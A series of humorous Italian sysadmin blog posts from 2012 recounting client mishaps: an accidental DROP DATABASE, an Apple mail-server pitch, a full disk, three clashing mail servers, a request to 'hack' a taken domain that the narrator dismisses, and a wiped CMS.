E DaBoss e' anche lui poco propenso a fornire il benché minimo supporto che ha già l'idea che non verra' pagato. Quindi e' un gioco al "io non ti do niente e tu non mi dai niente" salvo il fatto che io sono nel mezzo e dovrei gestirmi questi due disturbati mentali.

Il risultato e' che questo coso che sto installando ha piu' buchi di una bustina da tea ed altrettanta capacita' di trattenere l'acqua. Non solo ma pare che lo sviluppatroto che l'ha partorito ha anche lui intuito che le possibilita' di pigliare soldi per il prodotto (chiamiamolo così) sono quasi nulle per cui sta giocando sulla possibilita' che lo chiamino per manutenzione. Dove per "giocando sulla possibilita" leggete "trasformare in certezza".

Per evitare problemi e ritorsioni ha fatto subito presente che il software e' "in versione beta" il che io l'ho interpretato come "se non vuoi pagarmi allora ti becchi la roba così".

La prima cosa che ho notato in questo arnese e' che tutti i parametri di configurazioni sono hard-wired nel codice, il che significa che l'installazione deve avvenire su un server che ha certe directory e certi path e una volta fatta non e' molto semplice spostare il coso da un'altra parte o (putacaso) cambiare la posizione dei files perche' si sballa tutto. Lasciamo perdere cose come "cambiare il server di database".

La seconda cosa che ho notato e' che questo arnese memorizza certe informazioni che arrivano dagli utenti in una qualche tabella del suddetto database, ma (ed ecco la sensazione di loop/dejavu) *non c'e' nessun modo di tirare fuori quelle informazioni senza fare delle query dirette sul database.*

Il che significa (in soldoni) che questa gente dovra' richiedere i dati direttamente a noi che dovremo estrarli dal db ed inviarli, con corrispondente esborso di quattrini da parte di UL (e mi sa che questo incidera' profondamente sull'attivita' di ... hemmm... "promozione" di SL) oppure dovranno farne a meno.

Ed infatti, dopo la 4a richiesta simile in una settimana cominciano a vedersi le prime avvisaglie di panico da parte di UL che per prima cosa vuole sapere come fare a collegarsi al database. Dopo una rapida discussione con DaBoss sui limiti del contratto ed il da farsi forniamo ad UL un accesso al database.

Chiaramente pero', il fatto di possedere uno username ed una password non significano nulla se non sei in grado di fare una cosa come attivare una sessione SSH. Ed anche quando ti viene spiegato, la vista del cursore lampeggiante e beffardo su quella finestrona nera e' garantito che mandera' l'UL di turno in GPF.

Dopo aver cliccato con il mouse per una ventina di volte sul cursore per vedere che succede, l'UL si decide a telefonare per sapere "come deve fare".

IO - Per fare cosa?

Cosa fa' l'applicazione X ?

UL - Per fare la cosa li'... la ricerca.

IO - Allora, dopo essersi collegato al server si tratta di avviare l'interfaccia con il database ed eseguire la query, la documentazione (di cui ho inviato il link) spiega come...

UL - Si ma io come faccio?

IO - ...lo sto spiegando...

UL - Ma non c'e' niente!

IO - E' una connessione SSH, cosa dovrebbe esserci?

Come se non lo sapessi... Lui si aspettava una bella finestrella con tutte le iconcine o robe cosi' da cliccarci su, io gli ho spiegato che quella roba li' non c'era ma non e' che la cosa gli abbia fatto molta differenza.

Comunque sia, dopo un panegirico infinito gli suggerisco di contattare lo sviluppatroto e domandare di aggiungere all'applicazione un qualche modo per estrarre i dati in maniera automatica. Lo so gia che lui (lo sviluppatroto) comincera' a sparargli cifre della madonna per lo sviluppo di una query e lasciamo perdere per una cosa con un minimo di interfaccia e probabilmente mi odiera' per non avergli detto niente, ma questo e' come rendiconto per avermi fatto smadonnare due ore per installare questo arnese.

Il risultato e' che una nuovissima versione dell'applicazione piove nella mia mailbox, dopo altre due ore di installazione (grrrrr...) il coso e' installato. La buona notizia e' che adesso UL ha un link che consente di avere il suo dannato report generato (no, nessun parametro di personalizzazione), la brutta notizia e' che tutti i vari bug corretti nella precedente versione sono stati ri-aggiunti.

Il giorno dopo arriva un 'hotfix' (una caterva di Jar) che risolve alcuni dei bug e rende il report non funzionale. Non so se il programmatroto sta cercando di vedere cosa UL preferisce di piu': i bug corretti o il report funzionante, se semplicemente sta cercando di recuperare i soldi che non ha preso per lo sviluppo del software iniziale o se sta cercando di ottenere vendetta facendo scoppiare il fegato ad UL.

Un altro giorno, ed un altro hotfix che rimette in funzione il report ma, per qualche strano motivo, modifica i parametri di produzione in maniera tale che gli unici dati che vengono estratti sono relativi ad un mese fa, quando il database conteneva solo dati "di prova" (che sono ancora li' tra parentesi), riducendone l'utilita' a meno di zero.

Il "loop" si ripete per svariati giorni, finche' DaBoss, piu' preoccupato delle sue fatture che dell'applicazione di UL, decide di darci un taglio e che il massimo numero di 'attivita' di assistenza non pianificate' (aka: eseguire reports) e' ridotto ad UNO alla settimana.

Non devo dirvi dei piagnistei di UL alla notizia. Tra l'altro UL e' della Scuola di Pensiero "manda una mail e se non hai una risposta 10 secondo dopo telefona per domandare se hanno visto la mail", il che gli ha fatto guadagnare il primo posto nella mia classifica di persone che e' meglio perdere che trovare.

La soluzione (chiamiamola cosi') si presenta da sola quando UL viene a conoscenza dell'esistenza di una bellissima ph-interfaccia al database. Lo and behold, tale affare viene installato sul server (non credo che UL abbia fatto tutto il lavoro, ma dato che nessun altro ha le password devo supporre che ci fosse il suo zampino dietro) e per qualche giorno e' tutto tranquillo... finche'...

UL - Abbiamo un problema con il server!

mepensa: "abbiamo" chi?

IO - Che problema?

UL - Non funziona piu'!

Cosa fa' l'applicazione X ?

Un rapido controllo al mio monitor mi dice che Apache e' ancora in funzione ma il sito non risponde piu'. Un'occhiata al sito mi dice che ritorna un bel error 500. E la presenza di una directory sospetta mi fa temere il peggio. Un controllino e scopro che il database e' svanito nel nulla. Purtroppo per UL, quella ph-interfaccia produce anche dei bellissimi log che mi dicono che l'ultimo comando eseguito circa mezz'ora prima e' stato un fantastico DROP DATABASE.

IO - Sfido io: avete zappato il database!

UL - Ma come e' possibile?

IO - Perche' avete digitato il comando sbagliato nella vostra interfaccia che VOI avete installato perche' noi non l'abbiamo di certo installata.

UL - Ma io ho solo schiacciato dove diceva 'drop'...

IO - E lui l'ha fatto.

Ah, questi computers... tu gli dici di fare un drop e quelli lo fanno per davvero! Non devo dire che non c'era nessun backup della cosa vero?

Davide

06/08/2012 08:00

Perche' le mele sono meglio! en

E fu cosi' che \$brancodirimbamba decise che l'ultimissima versione di Sexchange era troppo costosa da gestire, ovviamente, dato che sono \$brancodirimbamba mica per niente, non e' che hanno deciso di domandare a noi cosa ne pensiamo, che noi facciamo cornetti alla vaniglia, mica lavoriamo coi computers.... No. Hanno deciso di chiamare una qualche megaconsultante per consultantarli nella scelta.

La mia proposta, immediatamente dismessa, era stata di riciclare l'hardware precedente (sempre un bel pezzo di ferraglia considerando che ci gira sopra Exchange) per una soluzione Postfix + WebMail + un qualche Wiki. DaBoss e P hanno immediatamente commentato che la manutenzione sarebbe stata eccessiva, io ho ritorto che tanto la manutenzione la dovrei fare io in ogni caso. Ma tante'...

Per qualche strano motivo questo tizio ha una smodata passione per prodotti Apple (potrei anche 'alterare' il nome ma non e' che ci sia poi tanto da alterare no?). Non so, forse e' perche' ha la strana impressione che se usi Apple diventi automaticamente figo, bello ed intelligente. Dato che e' la stessa tecnica che viene usata dal 100% dei prodotti di bellezza capisco da dove hanno preso la loro strategia di mercato. Ma sto divagando.

Un bel di' l'SL di \$brancodirimbamba ed il famoso consulente decidono di organizzare un meeting con un qualche rappresentante di una qualche consociata/softwareista che produce o distribuisce roba Apple per organizzare l'installazione del nuovissimo sistema di posta che (dice il consulente) risolvera' tutti i problemi inclusa la fame nel mondo e cose cosi'... Guardando il prezzo dell'hardware penso che sicuramente risolvera' i problemi commerciali di Apple NL per un paio d'anni.

Non ho capito bene che accidenti vogliono fare, o far fare a questi della Apple, ma spero che il famoso meeting mi schiarisca le idee. Procediamo quindi a passi lunghi e ben distesi (io e DaBoss) verso la sala riunioni dove questi due rintronati della Apple dovrebbero dare una 'presentazione' dei loro prodotti, ovviamente P si associa come "responsabile clientela" (qualsiasi cosa voglia dire).

Sorvoliamo sui convenevoli, i due Applisti sembrano un po' intronati, come se si fossero appena alzati dal letto e non del tutto svegliati. Estraggono due lapdog ultimissimo modello (ovviamente) provocando sbavamenti vari in tutti meno che nel sottoscritto, e subito si scontrano con il fatto che il loro lapdog ha solo una uscita DVI mentre il proiettore e' solo VGA. Ed io penso "perche' ovviamente a te non e' che e' venuto in mente di portarti dietro un adattatore no eh?".

Comunque i due piccioni dichiarano subito che non hanno bisogno del proiettore e poi, quello che sembra il piu' sveglio dei due (CL1), fa La Domanda....

CL1 - Allora, noi che cosa dovremmo fare qui?

...silenzio di tomba, il sorriso di DB e P si irrigidisce in un modo che mi fa venire in mente una paresi o il rigor mortis...

IO - Mah, dato che stiamo parlando di soluzioni per gestione di posta magari qualche cosa di relativo?

CL1 - Ah, no perche' noi di solito non forniamo software.

IO - (guardando il consulente) Ah si?

CL1 - Solo l'hardware.

IO - Quindi se dovessimo chiedervi per esempio che cosa potete proporre come soluzione di gestione posta e groupware per sostituire un sistema Exchange che cosa rispondereste?

CL1 - Dunque... quello che potremmo fare e' pensare ad una soluzione basata su Postfix ed una interfaccia di webmail integrata che...

Cosa fa' l'applicazione X ?

A questo punto P si e' alzato ed ha dichiarato che aveva del lavoro da fare e se ne' andato.

IO - Momento... Postfix, quello normale? Quello che gira benissimo anche su linux e che non ha di certo bisogno di un hardware nuovo di zinca perche' potrebbe funzionare tranquillamente sul server che adesso fa girare Exchange?

CL1 - Si'...

IO - Ed il famoso webmail che roba sarebbe?

CL1 - Mah di solito proponiamo una soluzione integrata yada yada yada...

IO - Non e' che per caso si chiama Zimbra?

CL1 - La conoscete?

IO - 'bastanza... anche quello funziona benissimo sullo stesso server no?

CL1 - Beh... non su Windows pero'...

IO - Considerando che l'idea e' di dismettere Exchange non vedo perche' dovremmo mantenere Windows su quel server.

CL1 - Ah, ma l'hardware Apple e ' molto migliore!

IO - (guardando il consulente CL2) Ma questo meeting che cosa lo abbiamo organizzato a fare? Per discutere dell'hardware o del software?

CL2 - (guardandosi intorno con aria spaesata) Il software...

IO - E allora non mi pare che abbiamo molto da discutere, e' lo stesso software che gira su Linux. Pertanto sull'hardware esistente.

CL1 - Ah, ma l'hardware Apple e ' molto migliore!

Io a questo punto ho dichiarato che, essendo il software lo stesso che e' possibile installare su una qualunque versione di Linux o Unix a piacere, la mia presenza non era necessaria, per cui mi sono scusato e me ne sono andato a fare qualche cosa di piu' utile. Tipo piantare spilli nella bambolina voodoo del consulente.

In seguito ho saputo che l'idea Apple era stata affossata e probabilmente si mettera' in atto la mia proposta iniziale: migrare tutto su un sistema linux riciclando l'hardware precedente. Non si sa mai che una volta riusciamo a mettere in piedi qualche cosa che funziona. No, non ci credo manco io.

Davide

13/08/2012 08:00

Out of WHICH box?

"Pensa fuori dalla scatola" (think out of the box). L'avete mai sentita questa frase? Io talmente tante volte che mi viene il voltastomaco solo al pensiero. Di solito, pronunciata da UL/SL che non hanno la piu' pallida idea di cosa cazzo stanno dicendo e la mia risposta standard in genere e' un bel "E che accidenti vorrebbe dire?", che di solito stalla la discussione in maniera totale.

Si perche'... che capperò vuole dire? Che bisogna pensare in modo non-convenzionale? A me e' sempre sembrato che il problema non e' tanto pensare in modo convenzionale o non convenzionale, in molti casi il problema e' proprio **pensare** in qualsiasi maniera.

Tutta questa tirata per introdurre l'odierna catastrofe. C'era una volta (e purtroppo per me, c'e' ancora) \$rimbamba2lavendetta, i quali un bel giorno decisero che la cosa migliore da fare per risparmiare il quatrino era abbandonare il loro vecchio hosting provider e passare a noi con un bellissimo (si fa per dire) hosting virtuale.

Dato che la di loro idea era piu' che altro risparmiare soldi finche' si puo' i signori hanno guardato quanto costava l'hosting vecchio e poi hanno limato e limato e limato e limato finche' la cifra non e' venuta meno di quello. No, non hanno mai pensato a cose come **che cosa** ottenevano con quei soldi.

Il risultato e' che quando il loro programmatroto ha messo su' la versione 1.0 della loro uebapplicascion, si e' incartato tutto perche' erano leggermente stretti di ram. E due giorni dopo hanno scoperto che erano anche stretti di disco. Il duplice risultato e' stato due shutdown del sistema per aggiungere ram ed un disco extra ed un bel po' di tempo per cercare di spostare roba da un disco all'altro.

Ovviamente la prima debacle non ha minimamente alterato l'idea (del capperò) che "pagare di meno oggi e' meglio" (il concetto di 'lungo termine' e' stato cancellato dalla faccia del pianeta terra evidentemente).

Ed e' cosi' che un bel mattino di quella che dovrebbe essere primavera ed invece pare proprio autunno, mi ritrovo al telefono con un SL terrorizzato perche' apparentemente la loro adorata webapplicascion non accetta piu' ordini o registrazioni o quello che questi imbecilli cercano di fare in ogni caso. Ed ovviamente questa cosa ha cessato di funzionare venerdi' ma dato che sono troppo rabbini per pagare un supporto tecnico fuori orario di ufficio nessuno se ne e' accorto fino a stamattina, quando sono arrivato in ufficio all'antelucana ora delle 7.15 ed il telefono gia' suonava rosso fuoco.

Ora, si potrebbe aprire una *luuuuuuuuuuuuunga* e tragica parentesi sul concetto che, se il tuo lavoro, introito, guadagno e (in definitiva) il tuo benessere sociale ed economico dipende da un unico arnese, tu dovresti vedere tale arnese non come un costo ma come un investimento e quindi spenderci sopra sufficienti soldi a mantenerlo in funzione ed in buona salute. Ma come al solito, questa mia logica spicciola e' sempre in conflitto con il moderno metodo di "casual business" (qualunque cosa voglia dire, che secondo me e' come il "fuori dalla scatola"...)

Sorvolo sull'orrore della telefonata. Dopo un controllo al server mi rendo conto che il problema e' che il disco fisso e' pieno al 100% ed il motivo e' che il database si e' ingrassato fino ad occupare tutto lo spazio disponibile. Un DBCC shrink dopo il disco e' un pelo meno pieno ma non piu' di tanto. Scrivo il tutto nel raportino ed invio con CC a DaBoss.

Ovviamente si scatena il piagnisteo del secolo, con l'SL della situazione che strilla come una gallina isterica.

SL - Ma come e' possibile che il disco sia pieno?

Cosa fa' l'applicazione X ?

IO - Perche' nessuno ha mai pensato di fare una analisi del database evidentemente prima di metterlo in produzione.

SL - Come 'analisi'?

IO - Si', analizzare la struttura e la richiesta di spazio.

SL - E perche' non l'avete fatta?

IO - L'analisi deve farla chi PROGETTA il database che sa come deve essere usato, noi forniamo solo l'hosting, non e' affare nostro fare analisi.

SL - Bhe facciamola allora questa analisi!

IO - Dillo a chi vi sviluppa il software. A parte che **adesso** e' un po' tardi per fare un'analisi.

SL - Ma che significa st'analisi?

IO - Significa sedersi e cominciare a pensare a come il database viene usato ed a come farlo funzionare in maniera decente. In particolare significa anche pensare a quanto grosso il database puo' diventare e quindi quanto spazio su disco e' necessario riservare.

SL - ...ma e' impossibile sapere quanto puo' diventare grosso.

IO - Dissento. Se chi progetta il database sa fare il suo lavoro si puo' fare una idea decente della dimensione massima che puo' raggiungere. A quel punto e' sufficiente dimensionare il database tenendo conto di un margine di sicurezza. Evidentemente tale analisi non e' stata fatta quando il database e' stato creato. E dubito che sia possibile farlo adesso.

SL - Ma come si puo' sapere quanto spazio puo' occupare una cosa che ancora non esiste?

IO - Nello stesso modo in cui si puo' sapere quanto arrivera' a pesare una nave che ancora non e' stata costruita. Il progettista sa quanto 'pesa' ogni componente e quanti ce ne sono, la matematica non e' mica fantascienza. Nel caso del database, il progettista sa quanto grosso puo' essere ogni record e dovrebbe anche avere una ragionevole idea di quanti record dovrebbero essere nel database una volta completato, si tratta solo di applicare un paio di calcoli e fare delle ipotesi sensate. Poi si applica un margine di errore per sicurezza.

SL - mmmm....si va be'...

mepensa: mi sa che ho capito chi e' il progettista di questo mucchio di letame

SL - Comunque adesso che possiamo fare?

IO - Direci che o si elimina roba (e cosa non ho idea) o si allarga il disco. Ma a questo punto forse sarebbe il caso di pensare a quanto dobbiamo farlo grosso questo disco per evitare di ritrovarci nello stesso problema nel giro di 2 settimane.

SL - Ma no, dobbiamo pensare fuori dalla scatola!

IO - Quale scatola?

SL - No dico... e' un modo di dire...

IO - E che significa?

SL - Come che significa?

IO - Che significa "pensare fuori dalla scatola"?

SL - Bhe.... fuori dalla scatola... cioe' in modo non convenzionale...

IO - Cioe'?

SL - Insomma... non in modo normale...

IO - No, sorry, io so solo pensare in modo normale, quando trovate un subnormale che pensa per voi fatemi sapere eh?

Secondo me quel database non lo riaggiusteranno mai.

Davide

20/08/2012 08:00

Standache? en

Tanto tempo fa c'erano gli *standard*. Che erano quelle cose magiche per cui se volevi fare qualche cosa e la facevi in un certo modo eri certo che avrebbe funzionato con tutto quello che quello standard lo capiva e lo parlava ed avrebbe avuto meno problemi a lavorare.

Per esempio, se volevi costruire una casa ed usavi misure per le porte STANDARD, eri sicuro di poter comperare una porta di misura STANDARD ed avere ottime probabilita' che la porta si infilasse al suo posto e funzionasse... Oppure se volevi montare delle prese di corrente e le mettevi -standard- eri sicuro di poter montare le prese comperate ovunque... Per restare nel campo dell'informatica, se volevi fare in modo che il tuo programma potesse parlare con un altro sistema ed usavi dei protocolli standard (tipo LDAP) eri tranquillo che l'altro sistema poteva capirlo e cosi' via.

Poi un bel giorno (credo fosse un giovedi', perche' le cazzate in genere si fanno di giovedi') qualcuno decise che "proprietario" e' piu' meglio. Si dice "proprietario" non "incompatibile con qualsiasi altra cosa" perche' suona meglio ed e' piu' facile dirlo alle conferenze stampa tenendo una faccia impassibile.

Che significa in realta'? Significa che *coso* (qualsiasi cosa sia) capisce e parla solo con roba identica, prodotta dalla stessa fabbrica (o nemmeno quello) e che l'estrarne dei dati comprensibili e' analogo all'estrarre petrolio da una riserva di ultra-pesante in acque ultra-profonde ed infestate di pescecani ed iceberg, una roba che se c'e' un problema l'incidenta del Macondo sembra una cagatina al confronto.

Ed il bello e' che c'e' gente che pare non avere ancora capito il concetto.

Ok, fine del preambolo. Stamani mi arriva una telefonata da parte di \$rincoglionitisiamonoi che si lamenta che non ricevono posta dalla loro applicazione superfica che gira sul db server (?? perche' su un db server? boh!) e che noi dobbiamo **immediatamente** risolvere il problema! Ovviamente, il casino lo fai tu e poi lo devo risolvere io.

Vado a vedere su questo db server e scopro che il server di posta e' spento. Bhe', nessun dubbio che non riesce a mandare posta. Ed e' spento perche' la configurazione e' sballata. E qui mi blocco. Capperò e'?

Un controllino mi dice che questo db server e' in colo (e' un server fisico), pagato da \$rinco e loro fanno anche parte della manutenzione sul sistema (ergo: sono root sul server). Pare che questa gente tra l'installazione del server (avvenuta circa un mese fa) ed un momento non ben precisato ma nelle ultime due settimane, ha deciso che non volevano postfix ed hanno installato sendmail.

Aho', io non ci ho niente contro sendmail, lo uso pure io infatti, solo che quando installi un server di posta dovresti prima spegnere e disattivare quell'altro, cosa che loro non hanno fatto. Per cui il loro sendmail non si avvia perche' la porta 25 e' gia' occupata e postfix non riesce a fare quello che dovrebbe fare perche' la configurazione e' stata sbidonata. Evidentemente hanno pensato che qualche cosa non funzionasse troppo bene perche' adesso hanno pure installato Exim (3 server di posta) e indovina un po': manco quello funziona.

Ok, riporta il problema al pinguino di \$rinco che se vuole mandare della posta dovra' decidere quale server usare e configurarlo in modo decente e che se vuole una mano a configurare UN server funzionante non ha che da chiedere.

Devo dire che la mail rimbalza perche' il loro server di posta non accetta mail per il loro dominio o e' sottinteso? Onde per cui mi attacco al telefono.

Cosa fa' l'applicazione X ?

IO - ...e quindi non c'e' nessun sistema di inviare la posta dal vostro server a meno che non mettiatelo a posto uno dei tre.

CL - Ma funzionava benissimo!

IO - Sì, funzionava benissimo quando lo avevamo installato perché avevamo configurato UN SOLO server di posta.

CL - No, non funzionava benissimo il vostro perché non riuscivamo a mandare la posta con quello!

IO - Se voi cercate di inviare posta con un indirizzo mittente inesistente (localhost...sic...) non potete aspettarvi che chi riceve la posta accetti la vostra mail. Usate un indirizzo di mittente valido e funzionerà molto meglio. Ma questo dopo che avete messo a posto il server.

CL - Comunque non c'è bisogno di fare niente, abbiamo già risolto.

IO - Oh? Allora posso ignorare la telefonata di stamani?

CL - Quale telefonata?

IO - Di qualcun altro che chiedeva di risolvere il problema immediatamente.

CL - Mah... non ne so niente io...

IO - Ottimo, posso segnarmi il tuo nome che mi hai detto che funziona tutto perfettamente quindi?

CL - EH... no, un momento... ma chi ti ha chiamato stamani?

IO - CL2.

CL - Ah.... 'spetta che ci parlo...

(qualche momento dopo)

CL - Allora, CL2 mi ha detto che ancora non funziona.

IO - Ma non hai appena detto che lo avete risolto?

CL - Pensavo di sì ma adesso mi sa di no.

(basta essere sicuri...)

IO - Possiamo controllare?

CL - Ma non puoi controllare tu?

IO - Ho controllato ed ho notato che ci sono 3 server di posta installati ma nessuno funziona perché sono tutti configurati alla rovescia, se però voi dite che funziona forse stiamo guardando due cose diverse?

CL - Ah sì, perché noi non usiamo quella roba... abbiamo un nostro demone di posta...

IO - ...un altro?

CL - Sì, scritto in php.

Mettete qui i rombi di tuono e fulmini...

IO - ...in php? Un demone di posta?

CL - Certo, "bleeding edge"...

"Bleeding" perché mi fa venire il sangue dal naso...

IO - Ossignur, ok, funziona o no?

CL - Non lo so con certezza perché è da un paio di giorni che non riceviamo più posta in ufficio, pare che abbiamo un problemino con il server di posta qui...

IO - È in php pure quello?

Davide
27/08/2012 08:00

s i en

.... qq no iso o i in so ou o lui od i p i o s i o p ok la
smetto. Hemmm... Ed eccovi la storia dei tre porcellini che volevano costruire ~~il loro sito uebbe~~ la loro casa. Il porcellino SysAdmin, il porcellino intelligente e quello stonato, anche noto come porcellino CL.

Il porcellino SysAdmin si sedette con carta e penna e progetto' a grandi linee quello che voleva fare, requisiti, struttura dati, quello che gli serviva, quello che avrebbe potuto volere in futuro eccetera. Poi si mise a cercare una ~~colocazione~~ collocazione idonea allo scopo. Poi ando' ad ordinare ~~il server~~ i materiali e li fece consegnare sul posto che aveva gia' acquisito e poi si mise a lavorare di giorno mentre di notte scavava alla ricerca di minerali e materiali tenendo sempre una spada a portata di mano per difendersi da scheletri, zombie e soprattutto creepers... ah no, 'spetta, quello e' Minecraft, mi sto confondendo... Comunque sia, costruì ~~il proprio sito uebbe~~ la propria casa come la voleva lui.

Il porcellino **intelligente** fece la cosa intelligente: domando' al porcellino sysadmin che gli dette una mano nel disegno generale e poi tutti e due scelsero una societa' di costruzioni che si occupo' della costruzione e poi i due stipularono un contratto di manutenzione cosi' che il porcellino SysAdmin venne pagato per fare la manutenzione del.. hemmm... no.

Il porcellino stonato invece, essendo uno stonato, decise di fare le cose di testa sua. Alla CL insomma. Per prima cosa acquisto' ~~un server in colocazione~~ una casa prefabbricata, poi si mise a parlare con il cugino del fratello dell'amico della fidanzata dell'altro amico che e' tanto bravo e si fece costruire una cucina su misura... sulla misura della casa di qualcun altro probabilmente perche' non c'era modo di ficcarla dentro manco in diagonale. Poi si ando' a lamentare col porcellino SysAdmin (che non c'entrava un tubo ma si sa che e' sempre colpa sua). Poi decise di usare \$prodottoarcinoto che purtroppo **non funziona** su quella piattaforma, ed ovviamente si incazzo assai con SysAdmin perche' aveva pagato \$\$\$\$ per il prodotto (senza leggere le note tecniche che tanto non le capisce manco un po'). Poi decise di chiamare \$megadittadiconsultanza, i quali produssero un documento di ennemilapagine descrivendo le caratteristiche superlative del loro prodotto senza indicare pero' che tale prodotto non funziona su quella piattaforma.

Ah, e dopo tutto questo casino, il porcellino CL ha scoperto che si e' "dimenticato" di registrare ~~il dominio~~ la proprieta' di casa sua, percui ha scoperto che qualcun altro lo ha gia' fatto (da illo tempore) e si trova senza un indirizzo...

Ok, basta con la favola e sotto con la storia. Capita che, \$arcinotassinculazione decida di cambiare la propria denominazione. Non lo so, forse il fatto che il loro nome sia sempre accompagnato da epiteti ed insulti e' un fattore decisivo nella decisione. In ogni caso decidono di cambiare e, nello stesso tempo, di rifare tutto il loro sito uebbe'. Per qualche strano motivo prima decidono di acquistare una batteria di servers (fisici) con Windows Vista (??) come OS, poi scoprono che il software che hanno acquistato su Vista non ci gira, poi scoprono che i server fisici richiedono piu' spazio di quello che hanno acquistato in co-locazione, poi scoprono che la societa' che gli dovrebbe scrivere il software sviluppa con WebSphere (?????) e richiede Oracle... In tutto questo il CL della situazione si lamenta con noi (me) perche' le cose non funzionano (hemmm....).

E quanto tutto e' fatto (insomma), i coglioni scoprono che il dominio che volevano e' gia' registrato da ennemila anni ed indovina un po', c'e' un bel sito porno a quell'url. Ed eccoti l'odierna discussione..

CL - Ma noi vogliamo quel nome! E' essenziale per l'apparenza unitaria dell'organizzazione!
mepensa: "organizzazione" e' un eufemismo considerando i casini che avete avuto per 'organizzare' questo merdacchioso sito web

Cosa fa' l'applicazione X ?

IO - Bhe', il dominio e' gia' registrato da diversi anni, quindi non c'e' molto da fare al riguardo. O usate un dominio diverso o domandate all'attuale proprietario di vendervelo.

CL - Ma non si puo' fare... qualcosa?

IO - L'ho appena detto quello che si puo' fare.

CL - (*con aria cospiratoria*) No, intendo... "qualcosa"...

IO - Qualcosa cosa?

CL - Ma... si sente tanto parlare di *hackers* (*me pensa: questo ha visto troppi film*)...

IO - Prima di tutto, quello che si vede in televisione non e' reale, in secundis, anche ammettendo che si "possa" fare io non ritengo quelli dell'amministrazione domini cosi' imbecilli da non accorgersene e dato che questa gente lo fa di lavoro se ne accorgeranno anche in modo rapido. A questo punto prima di tutto voi vi beccate una multazza (e probabilmente noi pure) poi il dominio dovra' lo stesso essere acquistato se proprio lo volete. A questo punto il tipo che lo possiede si mettera' a ridere come un pazzo ed esaminerà il cartello che ha probabilmente appeso al muro con (indicando in alto) "Il Sultano del Brunei" (indicando in basso) "me", e contare quanti miliardi di dollari ci sono nel mezzo. E quella e' la cifra che dovrete pagargli.

E poi dicono che la televisione non insegna... cazzate!

Davide

03/09/2012 08:00

What A Surprise!

Arrivo in ufficio alle 7.41 di un radioso mattino con il telefono che gia' sta suonando, il che rende il mattino improvvisamente meno radioso. Metto giu' il casco e rispondo.

IO - Buongiorno sono D...

CL - Ho mandato una richiesta 20 minuti fa ed ancora non ho ricevuto risposta!

IO - ...il nostro orario sarebbe dalle 9, comunque se mi dice **chi e' che parla** magari ci posso guardare.

CL - Sono CL di \$rimbamba!

IO - Ok, adesso vado a vede...

CL - E' una cosa urgentissima! La nuova campagna promozionale deve essere on line prima delle 9! mepensa: e non avete pensato di preparare le cose prima eh?

IO - Ok, adesso vado a vedere, se mi dai il tempo di accendere il computer.

Dopo parecchi panegirici il CL della situazione si convince che finche' sto al telefono a sentire le sue ciance (e non mi spiega che cosa ca\$\$o vorrebbe) le possibilita' che la cosa sia fatta sono zero.

Allora, il rincoglionito vorrebbe avere un accesso al CMS del suo sito -di produzione-. Vabbe' mail di controllo all'irresponsabile di turno, poi, dato che il rincoglionito richiama gli faccio pure presente che queste modifiche devono essere autorizzate dal suddetto irresponsabile. Alla sua (prevedibile) domanda "e se lui fosse in vacanza?" la mia prevedibile risposta "questi sono problemi organizzativi vostri, se c'e' un responsabile e' responsabilita' sua organizzare le cose in modo che la ditta continui a funzionare".

Ma l'irresponsabile di turno non e' in vacanza, in effetti e' in ufficio che, causa mancanza di soldi, guarda con sguardo languido la foto di una spiaggia assolata in qualche mare caraibico invece di essere sulla suddetta spiaggia, per cui arriva la conferma e l'account viene creato.

Due ore dopo cominciano a suonare gli allarmi perche' il sito e' kaputt.

Un rapido controllo mi dice che il sito funziona, ma non vi e' piu' nessun contenuto nel famoso CMS. Prima ancora che io possa mandare una mail mi arriva una bella telefonata dal rinco-cl di cui sopra.

CL - E' un'emergenza (*eh si*) dobbiamo fare un restore del database del CMS!

IO - Il restore impieghera' circa 3 ore.

CL - Ma come 3 ore???

IO - Piu' tutto il tempo che perdo parlando al telefono.

Si avvia il restore, dopo un paio d'ore il sito e' di nuovo in funzione e parte il solito esercizio di puntamento dita.

UL - (*famoso irresponsabile di cui sopra*) Vogliamo un'analisi delle cause dell'incidente!

IO - Quello che vedo qui dal log del CMS e' che qualcuno ha dato un bel comando di 'rimozione' del contenuto.

UL - Come e' possibile che il contenuto sia rimosso?

IO - Non lo abbiamo fatto noi il CMS.

UL - Ma chi e' che ha dato il comando?

IO - Mah... alle 9 CL ha ottenuto un accesso, alle 10.45 il contenuto e' stato rimosso... sono solo io che vedo un collegamento tra le due cose?

CL - Ma io ho provato i cambiamenti sul sistema di test prima!

IO - Il sistema di test funziona?

Cosa fa' l'applicazione X ?

CL - Certo che fun.. momento... hemmm...

...MA CHE SORPRESA!!! O forse no. Non devo dire che l'account e' stato rimosso immediatamente no eh?

Davide

10/09/2012 08:00

And Why Do You Ask Me?

Prima di cominciare l'odierna lista di cazzabubbole, ci tengo a fare una precisazione: esistono 3 categorie (o "classi") di servers che la mia ditta fornisce ai poveri disastri che vengono da noi. La prima classe e' "full managed", questo tipo di macchine sono virtuali o fisiche ma le caratteristiche principali sono che il server e' **COMPLETAMENTE** sotto il nostro controllo, noi facciamo i lavori e riportiamo i risultati a chi li domanda. Il risultato e' che noi abbiamo una certa conoscenza di cio' che gira e non gira su quei servers. Poi ci sono quelli "Managed" (seza full) dove in genere il cliente o chi per esso ha accesso alla macchina e puo' fare certe attivita' (anche relativamente pesanti) e noi manteniamo i diritti di root/admin sulla macchina per cercare di sistemare le cose quando vanno a fan...grulo. L'ultima classe e' "Hosted", che sostanzialmente significa che noi assicuriamo che arrivi abbastanza corrente e rete alla macchina per farla andare ma per il resto **tutto** viene fatto dal cliente o da chi per esso e noi non sappiamo un tubazzo di niente. Ovviamente il 3 servizi hanno anche diversi costi... in particolare quello 'hosted' e' quello meno costoso.

Ok, adesso che avete questi piccoli dettagli possiamo incominciare a spiegare la situazione. Esisteva (ed esiste tutt'ora) \$noivendiamopappa, notissima societa' che produce cibo per bambini ed altre cose varie. Questa gente nel corso degli anni (repeat: **ANNI**) aveva costruito una struttura piuttosto complessa con una dozzina di servers (piu' o meno) tutti con nomi alquanto altezzosi e gestiti da una societa' esterna che per chiarezza chiameremo \$noigestiamositi. Questi avevano cominciato con un hosting 'managed', ma poi, cercando di ridurre i costi in perenne crescita, erano passati ad un semplice 'hosted' con la societa' esterna che aveva assunto il ruolo di 'faso tuto mi' per gestire in toto la cosa.

Le cose sono andate piu' o meno bene (a parte alcuni casi di aggiornamenti falliti che erano stati gestiti in maniera non del tutto professionale dalla societa' di consulenza. Fino al momento in cui (apparentemente) i rapporti (soprattutto economici) tra le due hanno cominciato ad andare un pelo a puttane.

